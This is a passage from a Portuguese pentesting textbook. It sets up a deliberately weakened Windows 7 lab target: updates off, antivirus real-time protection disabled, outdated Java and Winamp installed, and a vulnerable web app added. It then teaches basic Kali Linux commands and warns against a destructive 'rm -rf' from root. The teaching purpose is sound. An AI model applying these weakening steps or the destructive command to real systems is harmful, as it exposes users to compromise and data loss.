


Figura 1.51 – Instalando o VMware Tools.

Desativando as atualizações automáticas

Apesar de nossos ataques ao Windows 7 contarem amplamente com falhas em softwares de terceiros, em vez de basear-se na ausência de patches do Windows, vamos, novamente, desativar as atualizações do Windows nessa máquina virtual. Para isso, acesse **Start ▸ Control Panel ▸ System and Security** (Iniciar ▸ Painel de Controle- ▸ Sistema e Segurança). Em seguida, em Windows Update, clique em **Turn Automatic Updating On or Off** (Ativar ou desativar a atualização automática). Defina **Important updates** (Atualizações importantes) com **Never check for updates (not recommended)** [Nunca verificar se há atualização (não recomendado)], como mostrado na figura 1.52. Clique em **OK**.




Figura 1.52– Desativando as atualizações automáticas.

Configurando um endereço IP estático

Configure um endereço IP estático ao selecionar **Start ▸ Control Panel ▸ Network and Internet ▸ Network and Sharing Center ▸ Change Adapter Settings ▸ Local Area Network** (Iniciar ▸ Painel de Controle ▸ Rede e Internet ▸ Central de rede e compartilhamento ▸ Alterar as configurações do adaptador ▸ Conexão local). Agora clique com o botão direito do mouse e selecione **Properties ▸ Internet Protocol Version 4 (TCP/IPv4) ▸ Properties** (Propriedades ▸ Protocolo de Internet versão 4 (TCP/IPv4) ▸ Propriedades). Configure esses valores conforme foi feito para o Windows XP (discutido em "Configurando um endereço IP estático" na página 70), porém utilize um valor diferente para o endereço IP do Windows 7, como mostrado na figura 1.53. Se você for solicitado a informar se deseja configurar essa rede como Home (Doméstica), Work (Trabalho) ou Public (Pública), selecione **Work**. (Certifique-se de que a configuração de rede de sua máquina virtual esteja definida para usar um adaptador com bridge.)




Figura 1.53– Configurando um endereço IP estático.

Pelo fato de o firewall do Windows estar ativado, o Windows 7 não responderá a um ping efetuado a partir do sistema Kali. Sendo assim, faremos o ping de nosso sistema Kali a partir do Windows 7. Inicie a sua máquina virtual Kali Linux e, a partir de sua máquina virtual Windows 7, clique no botão **Start** (Iniciar). Em seguida, digite **cmd** no diálogo **Run** (Executar) para abrir um prompt de comandos do Windows. No prompt, digite o seguinte:

```
ping <Endereço IP do Kali>
```

Se tudo estiver funcionando, você deverá ver respostas à solicitação ping, como descrito na seção "Configurando um endereço IP estático" na página 70.

Adicionando uma segunda interface de rede

Agora desligue a sua máquina virtual Windows 7. Iremos adicionar uma segunda interface de rede nessa máquina virtual, o que permitirá que o sistema Windows 7 faça parte de duas redes. Utilizaremos essa configuração durante a fase de pós-exploração de falhas para simular o ataque a sistemas adicionais em uma segunda rede.

No VMware Player do Microsoft Windows, selecione **Player ▸ Manage ▸ Virtual Machine Settings ▸ Add** (Player ▸ Administração ▸ Configurações da máquina virtual ▸ Adicionar), selecione **Network Adapter** (Adaptador de rede) e clique em **Next** (Próximo). Esse adaptador será o Network Adapter 2. No VMware Fusion no Mac OS, acesse **Virtual Machine Settings** (Configurações da máquina virtual), selecione **Add a Device** (Adicione um dispositivo) e selecione um adaptador de rede. Configure esse novo adaptador para a rede Host Only (Somente host). Clique em **OK**, e a máquina virtual deverá ser reiniciada. (Não é necessário configurar um endereço IP estático para o Network Adapter 2.) Quando a máquina virtual for iniciada, abra **Virtual Machine Settings** (Configurações da máquina virtual) novamente e você deverá ver os dois adaptadores de rede listados. Ambos deverão estar conectados quando o seu computador for ligado.

Instalando softwares adicionais

Agora instale os softwares a seguir em sua máquina virtual Windows 7 usando as configurações default ao longo do processo:

- O Java 7 Update 6, que é uma versão desatualizada do Java, a partir de *http://www.oldapps.com/java.php?old_java=8120/*.
- A versão 5.55 do Winamp a partir de *http://www.oldapps.com/winamp.php?old_winamp=247/*. (Remova a seleção para alterar a sua ferramenta de pesquisa e assim por diante.)
- A versão mais recente do Mozilla Firefox a partir de *http://www.mozilla.org/*.
- O Microsoft Security Essentials a partir de *http://windows.microsoft.com/en-us/windows/security-essentials-download/*. (Faça o download das assinaturas mais recentes de antivírus, garantindo que a versão correta será baixada para a sua instalação de 32 bits do Windows. Não ative a submissão automática de amostras nem o scan na instalação. Além disso, desative a proteção em tempo real, por enquanto. Ativaremos esse recurso quando estudarmos a maneira de evitar os softwares antivírus no capítulo 12. Essa configuração pode ser encontrada na aba **Settings** (Configurações) em **Real-time Protection** (Proteção em tempo real). Desmarque a seleção de **Turn on real-time protection (recommended)** [Ativar proteção em tempo real (recomendado)], conforme mostrado na figura 1.54. Clique em **Save changes** (Salvar alterações).




Figura 1.54 – Desativando a proteção em tempo real.

Por fim, instale a aplicação web *BookApp* personalizada, que se encontra no torrent deste livro. *(1stPentestBook?!* é a senha do arquivo.) Arrase e solte a pasta *BookApp* na máquina virtual Windows 7. Em seguida, siga as instruções contidas em *InstallApp.pdf*, que detalham a instalação do BookApp. Aqui está uma visão geral das instruções:

1. Execute *Step1-install-iis.bat* como administrador ao clicar com o botão direito do mouse no arquivo *.bat* e selecione **Run as administrator** (Executar como administrador). (Depois que a instalação estiver concluída, você poderá fechar qualquer janela DOS que permaneça aberta.)
2. Vá até a pasta *SQL* e execute *SQLEXPRWT_x86_ENU.EXE*. Instruções detalhadas, com imagens de telas capturadas, estão incluídas no PDF InstallApp.
3. Instale o Service Pack 3 ao executar *SQLServer2008SP3-KB2546951-x86-ENU.exe*. Ao ser avisado de que esse programa contém problemas conhecidos de compatibilidade, clique em **OK** para executá-lo e concluir a instalação. Opte por aceitar qualquer alteração.
4. Habilite **Named Pipes** (Pipes nomeados) usando o SQL Server Configuration Manager.
5. Retorne à pasta principal da aplicação e execute *Step2-Modify-FW.bat* como administrador.

6. Instale o suporte ao XML para o MS SQL por meio de *sqlxml_x86-v4.exe* na pasta SQL.
7. Execute *Step3-Install-App.bat* como administrador a partir da pasta principal da aplicação.
8. Utilize o MS SQL Management Studio para executar o *db.sql* a partir da pasta SQL, conforme descrito em detalhes no PDF InstallApp.
9. Por fim, altere as permissões do usuário no arquivo *AuthInfo.xml* na pasta da aplicação do livro para conceder todas as permissões a IIS_USERS.

Resumo

Configuramos o nosso ambiente virtual, fizemos o download do Kali Linux e o personalizamos para os ataques, configuramos nossa rede virtual e nossos sistemas operacionais-alvo – o Windows XP, o Windows 7 e o Ubuntu.

No próximo capítulo, iremos nos familiarizar com a linha de comando do Linux e estaremos no caminho certo para aprender a usar as diversas ferramentas e técnicas associadas aos testes de invasão, presentes neste livro.

CAPÍTULO 2

Usando o Kali Linux

Ao longo deste livro, você usará o Kali Linux como plataforma de ataque. O Kali, sucessor do popular BackTrack Linux, é uma distribuição baseada em Debian, que vem com uma variedade de ferramentas de testes de invasão pré-instaladas e pré-configuradas. Qualquer pessoa que já tenha tentado configurar um pacote de testes de invasão desde o início, no dia anterior a uma operação de grande porte, sabe que fazer tudo funcionar corretamente pode ser extremamente complicado. Ter tudo pré-configurado no Kali pode fazer você economizar bastante tempo e evitar muitas dores de cabeça. O Kali Linux funciona exatamente como a distribuição padrão Debian GNU/Linux, com várias ferramentas extras.

Em vez de apontar e clicar no Kali, você usará a linha de comando Linux porque é aí que está a sua verdadeira eficácia. Neste capítulo, daremos uma olhada na execução de algumas tarefas comuns no Linux a partir da linha de comando. Se você já é um especialista em Linux, pode pular este capítulo e prosseguir para o capítulo 3; do contrário, reserve um tempo e mergulhe de cabeça aqui.

Linha de comando do Linux

A linha de comando do Linux tem o seguinte aspecto:

```
root@kali:~#
```

Assim como um prompt do DOS ou o terminal do Mac OS, a linha de comando do Linux dá acesso a um processador de comandos chamado Bash, que permite que você controle o sistema ao fornecer instruções baseadas em texto. Ao abrir a linha de comando, você verá o prompt `root@kali#`. *Root* corresponde ao superusuário em sistemas Linux, e esse usuário tem controle completo sobre o Kali.

Para realizar operações no Linux, digite os comandos, juntamente com quaisquer opções relevantes. Por exemplo, para visualizar o conteúdo do diretório home do usuário root, digite o comando **ls**, conforme mostrado aqui:

```
root@kali:~# ls
Desktop
```

Como você pode ver, não há muitos itens no diretório do usuário root; somente uma pasta chamada *Desktop*.

Sistema de arquivos do Linux

No mundo Linux, tudo é um arquivo: teclados, impressoras, dispositivos de rede – tudo. Todos os arquivos podem ser visualizados, editados, apagados, criados e movidos. O sistema de arquivos do Linux é constituído de uma série de diretórios que se originam na raiz do sistema de arquivos (/).

Para ver o seu diretório corrente, digite **pwd** no terminal:

```
root@kali:~# pwd
/root
```

Mudando de diretório

Para ir para outro diretório, digite `cd` *`diretório`* usando o path absoluto ou relativo do novo diretório, de acordo com a sua localização corrente. O *path absoluto* corresponde ao path de um arquivo em relação ao diretório root (/). Por exemplo, para ir para o seu desktop a partir de qualquer local, você deve fornecer o path absoluto do desktop, usando `cd /root/Desktop` para alcançar o desktop do usuário root. Se você estiver no diretório */root* (o diretório home do usuário root), você pode usar o *path relativo* do desktop (ou seja, relativo à sua localização corrente) digitando `cd Desktop`, que também o conduzirá para o desktop.

O comando `cd ..` faz você retroceder um nível no sistema de arquivos, como mostrado aqui:

```
root@kali:~/Desktop# cd ..
root@kali:~/# cd ../etc
root@kali:/etc#
```

Digitar `cd ..` a partir do diretório *Desktop* do usuário root nos leva de volta ao diretório home desse usuário. Digitar `cd ../etc` a partir daí nos leva de volta à raiz do sistema de arquivos e, em seguida, ao diretório */etc*.

Conhecendo os comandos: as man pages

Para conhecer melhor um comando e suas opções e seus argumentos, você pode consultar a sua documentação (ou seja, sua *página de manual* ou *man page*) por meio do comando `man` *`comando`*. Por exemplo, para saber mais a respeito do comando `ls`, digite **`man ls`**, conforme mostrado na listagem 2.1.

Listagem 2.1 – Man page do Linux

```
root@kali:~# man ls
LS(1)                          User Commands                          LS(1)
NAME
       ls - list directory contents
SYNOPSIS
       ls [OPTION]... [FILE]... ❶
DESCRIPTION ❷
       List  information  about  the FILEs (the current directory by default).
       Sort entries alphabetically if none of -cftuvSUX nor --sort  is  speci-
       fied.
       Mandatory  arguments  to  long  options are mandatory for short options
       too.
       -a, --all ❸
              do not ignore entries starting with .
       -A, --almost-all
              do not list implied . and ..
--trecho omitido--
       -l     use a long listing format
--trecho omitido--
```

A man page oferece informações úteis (embora não tenha uma aparência muito amigável) sobre o comando `ls`, incluindo o seu uso ❶, a descrição ❷ e as opções disponíveis ❸.

Como você pode ver na seção de descrição em ❷, o comando `ls` lista todos os arquivos do diretório de trabalho corrente por padrão, porém `ls` também pode ser usado para obter informações sobre um arquivo em particular. Por exemplo, de acordo com a man page, você pode utilizar a opção `-a`, juntamente com o `ls`, para mostrar todos os arquivos, incluindo os *diretórios ocultos* – diretórios que não são apresentados na listagem padrão do `ls` –, conforme mostrado na listagem 2.2.

Listagem 2.2 – Usando uma opção com o ls

```
root@kali:~# ls -a
.                       .mozilla
..                      .msf4
.android                .mysql_history
.bash_history           .nano_history
--trecho omitido--
```

Como você pode ver, há vários diretórios ocultos no diretório do usuário root, todos os quais são precedidos por um caractere ponto (.). (No capítulo 8, veremos como esses diretórios que às vezes estão ocultos podem levar ao comprometimento de um sistema.) Você também pode ver as entradas . e .., que representam o diretório corrente e o diretório-pai, respectivamente.

Privilégios dos usuários

As contas dos usuários Linux oferecem recursos a um determinado indivíduo ou serviço. Um usuário pode fazer login com uma senha e pode ter determinados recursos oferecidos no sistema Linux, por exemplo, a capacidade de escrever em arquivos e navegar na Internet. Esse usuário pode não ser capaz de ver os arquivos que pertencem a outros usuários, e ele pode estar razoavelmente seguro de que os demais usuários não poderão igualmente ver os seus arquivos. Além das contas tradicionais de usuários utilizadas por uma pessoa que faça login com uma senha e acesse o sistema, os sistemas Linux também permitem que os softwares tenham uma conta de usuário. O software pode ter a capacidade de usar recursos do sistema para realizar sua tarefa, porém não poderá ler os arquivos privados dos demais usuários. A melhor prática aceita em sistemas Linux consiste em executar comandos do cotidiano com uma conta de usuário sem privilégios, em vez de executar tudo como o usuário root privilegiado para evitar causar danos inadvertidamente em seu sistema ou conceder privilégios excessivos aos comandos e às aplicações que você executar.

Adicionando um usuário

Por padrão, o Kali disponibiliza somente a conta privilegiada do usuário root. Embora muitas ferramentas de segurança exijam privilégios de root para serem executadas, você pode querer adicionar outra conta não privilegiada para usos di-

ários a fim de reduzir o potencial para danos em seu sistema. Lembre-se de que a conta root pode fazer de tudo no Linux, inclusive corromper todos os seus arquivos.

Para adicionar um novo usuário *georgia* em seu sistema Kali, utilize o comando `adduser`, conforme mostrado na listagem 2.3.

Listagem 2.3 – Adicionando um novo usuário

```
root@kali:~# adduser georgia
Adding user `georgia' ...
Adding new group `georgia' (1000) ...
Adding new user `georgia' (1000) with group `georgia' ... ❶
Creating home directory `/home/georgia' ... ❷
Copying files from `/etc/skel' ...
Enter new UNIX password: ❸
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for georgia
Enter the new value, or press ENTER for the default
      Full Name []: Georgia Weidman ❹
      Room Number []:
      Work Phone []:
      Home Phone []:
      Other []:
Is the information correct? [Y/n] Y
```

Como você pode ver, além de adicionar um usuário ao sistema, um grupo *georgia* foi criado, um novo usuário foi adicionado a esse grupo ❶, um diretório home foi criado para o usuário ❷ e o sistema solicita informações sobre o usuário, por exemplo, uma senha ❸ e o seu nome completo ❹.

Adicionando um usuário ao arquivo sudoers

Quando você precisar fazer algo como um usuário normal, mas que exija privilégios de root, utilize o comando `sudo`, juntamente com o comando que você quer executar como root e, em seguida, forneça a sua senha. Para o usuário *georgia* recém-criado poder executar comandos privilegiados é necessário adicioná-lo ao arquivo *sudoers*, que especifica quais usuários podem usar o comando `sudo`. Para isso, digite **`adduser <nome do usuário> sudo`**, como mostrado a seguir:

```
root@kali:~# adduser georgia sudo
Adding user 'georgia' to group `sudo' ...
Adding user georgia to group sudo
Done.
```

Trocando de usuário e utilizando o sudo

Para trocar de usuário em sua sessão de terminal, por exemplo, do usuário root para *georgia*, utilize o comando `su`, conforme mostrado na listagem 2.4.

Listagem 2.4 – Alternando para um usuário diferente

```
root@kali:~# su georgia
georgia@kali:/root$ adduser john
bash: adduser: command not found ❶
georgia@kali:/root$ sudo adduser john
[sudo] password for georgia:
Adding user `john' ... ❷
Adding new group `john' (1002) ...
Adding new user `john' (1002) with group `john' ...
--trecho omitido--
georgia@kali:/root$ su
Password:
root@kali:~#
```

A troca de usuários é feita por meio do comando `su`. Se você tentar executar comandos (por exemplo, o comando `adduser`) que exijam privilégios mais elevados que os do usuário corrente (*georgia*), o comando não será bem-sucedido (command not found) ❶ porque o comando `adduser` pode ser executado somente como root.

Felizmente, conforme discutido antes, o comando `sudo` pode ser usado para executar um comando como root. Como o usuário *georgia* é membro do grupo `sudo`, você pode executar comandos privilegiados e pode ver que o usuário *john* foi adicionado ❷ ao sistema.

Para retornar ao usuário root, digite o comando `su` sem fornecer o nome do usuário. Você será solicitado a fornecer a senha do usuário root (*toor*).

Criando um novo arquivo ou diretório

Para criar um arquivo novo e vazio chamado *myfile*, utilize o comando `touch`.

```
root@kali:# touch myfile
```

Para criar um diretório novo em seu diretório de trabalho corrente, digite **`mkdir`** ***`diretório`***, conforme mostrado aqui:

```
root@kali:~# mkdir mydirectory
root@kali:~# ls
 Desktop              mydirectory        myfile
root@kali:~# cd mydirectory/
```

Utilize **`ls`** para confirmar que o diretório novo foi criado e, em seguida, vá para *mydirectory* usando **`cd`**.

Copiando, movendo e apagando arquivos

Para copiar um arquivo, utilize o comando `cp`, como mostrado aqui:

```
root@kali:/mydirectory# cp /root/myfile myfile2
```

O comando tem a seguinte sintaxe: `cp` ***`origem destino`***. Ao usar `cp`, o arquivo original permanece inalterado e uma cópia é criada no destino desejado.

De modo semelhante, você pode mover um arquivo de um local para outro por meio do comando `mv`. A sintaxe é idêntica à de `cp`, porém, dessa vez, o arquivo é transferido do local de origem para o destino.

Um arquivo pode ser apagado do sistema de arquivos por meio do comando `rm` ***`arquivo`***. Para apagar arquivos recursivamente, utilize o comando `-r`.

AVISO Tome cuidado ao apagar arquivos, particularmente de forma recursiva! Alguns hackers brincam que o primeiro comando a ser ensinado aos iniciantes em Linux é `rm -rf` a partir do diretório root, que apaga necessariamente todo o sistema de arquivos. Isso mostra aos novos usuários o poder de executar ações como root. Não tente fazer isso em casa!

Adicionando texto a um arquivo

O comando `echo` ecoa o que quer que você digite no terminal, conforme mostrado aqui:

```
root@kali:/mydirectory# echo hello georgia
hello georgia
```

Para salvar texto em um arquivo, você pode redirecionar a sua entrada para um arquivo por meio do símbolo >, em vez de enviá-la para o terminal.

```
root@kali:/mydirectory# echo hello georgia > myfile
```

Para ver o conteúdo de seu novo arquivo, utilize o comando `cat`.

```
root@kali:/mydirectory# cat myfile
hello georgia
```

Agora envie uma linha de texto diferente para *myfile*, como mostrado a seguir:

```
root@kali:# echo hello georgia again > myfile
root@kali:/mydirectory# cat myfile
hello georgia again
```

O comando > sobrescreve o conteúdo anterior do arquivo. Se você enviar outra linha para *myfile*, essa nova linha sobrescreverá a saída do comando anterior. Como você pode ver, o conteúdo de *myfile* agora é igual a *hello georgia again*.

Concatenando texto a um arquivo

Para concatenar texto a um arquivo, utilize >>, conforme mostrado aqui:

```
root@kali:/mydirectory# echo hello georgia a third time >> myfile
root@kali:/mydirectory# cat myfile
hello georgia again
hello georgia a third time
```

Como você pode notar, a concatenação preserva o conteúdo anterior do arquivo.

Permissões de arquivo

Se você observar a longa saída de `ls -l` em *myfile* será possível ver as permissões correntes de *myfile*.

```
root@kali:~/mydirectory# ls -l myfile
-rw-r--r-- 1 root root 47 Apr 23 21:15 myfile
```

Da esquerda para a direita, você pode ver o tipo do arquivo e as permissões (`-rw-r–r--`), a quantidade de links para o arquivo (1), o usuário e o grupo que são os donos do arquivo (root), o tamanho do arquivo (47 bytes), a última vez que o arquivo foi alterado (April 23, 21:15) e, por fim, o nome do arquivo (*myfile*).

Os arquivos Linux têm permissões para leitura (`r`), escrita (`w`) e execução (`x`), além de três conjuntos de permissões de usuário: permissões para o dono, para o grupo e para todos os usuários. As três primeiras letras representam as permissões para o dono, as três letras seguintes representam as permissões para o grupo, e as três últimas as permissões para todos os usuários. Como *myfile* foi criado a partir da conta de usuário root, os donos do arquivo são o usuário *root* e o grupo *root*, como você pode observar na saída, que contém `root root`. O usuário root tem permissões de leitura e de escrita no arquivo (`rw`). Outros usuários do grupo, se houver, poderão ler o arquivo (`r`), porém não poderão escrever nele, nem executá-lo. O último `r` mostra que todos os usuários do sistema de arquivos podem ler o arquivo.

Para alterar as permissões sobre um arquivo, utilize o comando `chmod`. O comando `chmod` pode ser usado para especificar permissões para o dono, para o grupo e para os demais usuários. Ao especificar as permissões, utilize os números de 0 a 7, conforme mostrado na tabela 2.1.

Tabela 2.1 – Permissões para os arquivos no Linux

Valor inteiro	Permissões	Representação binária
7	todas	111
6	leitura e escrita	110
5	leitura e execução	101
4	somente leitura	100
3	escrita e execução	011
2	somente escrita	010
1	somente execução	001
0	nenhuma	000

Ao fornecer novas permissões aos arquivos, utilize um dígito para o dono, um para o grupo e um para os demais usuários. Por exemplo, para conceder todas as permissões ao dono, porém nenhuma permissão para leitura, escrita ou execução de um arquivo ao grupo e aos demais, utilize **`chmod 700`** desta maneira:

```
root@kali:~/mydirectory# chmod 700 myfile
root@kali:~/mydirectory# ls -l myfile
-rwx------❶ 1 root root 47 Apr 23 21:15 myfile
```

Agora, quando o comando `ls -l` for executado em *myfile*, você poderá ver que o usuário root tem permissões para leitura, escrita e execução (`rwx`) e que os demais conjuntos estão em branco ❶. Se tentar acessar os arquivos como qualquer usuário que não seja o root, você obterá um erro de permissão não concedida.

Editando arquivos

Talvez nenhum debate suscite tanta paixão entre os usuários de Linux quanto a discussão sobre qual é o melhor editor de arquivos. Daremos uma olhada no básico sobre o uso de dois editores populares, o vi e o nano, começando pelo meu favorito, que é o nano.

```
root@kali:~/mydirectory# nano testfile.txt
```

Depois que estiver no nano, você pode começar a adicionar texto em um arquivo novo chamado *testfile.txt*. Ao abrir o nano, você deverá ver um arquivo em branco com informações de ajuda para o nano, mostradas na parte inferior da tela, conforme apresentado aqui:

```
                              [ New File ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

Para adicionar texto ao arquivo, basta começar a digitar.

Pesquisando textos

Para procurar um texto em um arquivo, utilize **Ctrl-W** e, em seguida, forneça o texto a ser pesquisado no prompt, como mostrado a seguir:

```
--trecho omitido--
Search:georgia
^G Get Help  ^Y First Line^T Go To Line^W Beg of ParM-J FullJstifM-B Backwards
^C Cancel    ^V Last Line ^R Replace   ^O End of ParM-C Case SensM-R Regexp
```

O nano deverá encontrar o texto *georgia* caso essa palavra esteja no arquivo. Para sair, tecle **Ctrl-X**. Você será interrogado se deseja salvar o arquivo ou se quer ignorar as alterações, como mostrado aqui:

```
--trecho omitido--
Save modified buffer (ANSWERING "No" WILL DESTROY CHANGES) ? Y
 Y Yes
 N No           ^C Cancel
```

Digite `Y` para salvar o arquivo. Agora iremos editar o arquivo usando o editor vi.

Editando um arquivo com o vi

Adicione o texto da listagem 2.5 em *testfile.txt*. Além do conteúdo do arquivo, na parte inferior da tela do vi, você verá algumas informações que incluem o nome do arquivo, a quantidade de linhas e a posição atual do cursor (veja a listagem 2.5.).

Listagem 2.5 – Editando arquivos com o vi

```
root@kali:~/mydirectory# vi testfile.txt
hi
georgia
we
are
teaching
pentesting
today
~
"testfile.txt" 7L, 46C                                    1,1           All
```

De modo diferente do nano, você não pode simplesmente começar a editar o arquivo depois que ele é aberto no vi. Para editar um arquivo, digite **I** para colocar o vi em modo de inserção. Você deverá ver a palavra *INSERT* sendo exibida na parte inferior de seu terminal. Depois que você concluir as suas alterações, tecle **esc** para sair do modo de inserção e retornar para o modo de comando. Depois que estiver em modo de comando, você poderá usar os comandos para editar o seu texto. Por exemplo, posicione o cursor na linha `we` e digite **dd** para apagar a palavra `we` do arquivo.

Para sair do vi, digite :**wq** para dizer-lhe para gravar as alterações no arquivo e sair, conforme mostrado na listagem 2.6.

Listagem 2.6 – Salvando as alterações no vi

```
hi
georgia
are
teaching
pentesting
today
:wq
```

NOTA Para conhecer melhor os comandos disponíveis no vi e no nano, leia as man pages correspondentes.

Cabe a você escolher o editor que será usado no cotidiano. Ao longo deste livro, usaremos o nano para editar arquivos, mas sinta-se à vontade para substituí-lo pelo editor de sua preferência.

Manipulação de dados

Agora vamos falar um pouco sobre manipulação de dados. Insira o texto que está na listagem 2.7 em *myfile* usando o editor de texto de sua preferência. O arquivo lista algumas de minhas conferências prediletas de segurança e os meses em que elas normalmente ocorrem.

Listagem 2.7 – Lista de exemplo para manipulação de dados

```
root@kali:~/mydirectory# cat myfile
1 Derbycon September
2 Shmoocon January
3 Brucon September
4 Blackhat July
5 Bsides *
6 HackerHalted October
7 Hackcon April
```

Usando o grep

O comando `grep` procura instâncias de uma string de texto em um arquivo. Por exemplo, para pesquisar todas as instâncias da string *September* em nosso arquivo, digite **`grep September myfile`**, como mostrado a seguir:

```
root@kali:~/mydirectory# grep September myfile
1 Derbycon September
3 Brucon September
```

Como você pode ver, o comando `grep` nos informa que o Derbycon e o Brucon acontecem em setembro.

Agora suponha que você queira somente os nomes das conferências que ocorram em setembro, mas não quer nem o número nem o mês. A saída do `grep` pode ser enviada a outro comando por meio de um pipe (|) para que um processamento

adicional seja feito. O comando `cut` permite tomar cada linha de entrada, selecionar um delimitador e exibir campos específicos. Por exemplo, para obter somente os nomes das conferências que ocorrem em setembro, você pode usar o `grep` para procurar a palavra *September*, como foi feito anteriormente. Em seguida, faça o pipe (|) da saída para `cut`, em que você especificará um espaço em branco como delimitador por meio da opção `-d` e dirá que você quer o segundo campo por meio da opção de campo (`-f`), como mostrado aqui:

```
root@kali:~/mydirectory# grep September myfile | cut -d " " -f 2
Derbycon
Brucon
```

O resultado, como você pode ver, é que ao efetuar o pipe dos dois comandos, você obtém somente as conferências Derbycon e Brucon.

Usando o sed

Outro comando para manipulação de dados é o `sed`. Livros inteiros já foram escritos sobre o uso do `sed`, porém discutiremos somente o básico aqui, com um exemplo simples que envolve encontrar uma palavra específica e substituí-la.

O comando `sed` é ideal para editar arquivos automaticamente, de acordo com determinados padrões ou expressões. Suponha, por exemplo, que você tenha um arquivo bem extenso, e que você deva substituir todas as ocorrências de uma determinada palavra. Isso pode ser feito de forma rápida e automática com o comando `sed`.

Na linguagem do `sed`, uma barra (/) corresponde ao caractere delimitador. Por exemplo, para substituir todas as ocorrências da palavra *Blackhat* por *Defcon* em *myfile*, digite **`sed 's/Blackhat/Defcon/' myfile`**, conforme mostrado na listagem 2.8.

Listagem 2.8 – Substituindo palavras com o sed

```
root@kali:~/mydirectory# sed 's/Blackhat/Defcon/' myfile
1 Derbycon September
2 Shmoocon January
3 Brucon September
4 Defcon July
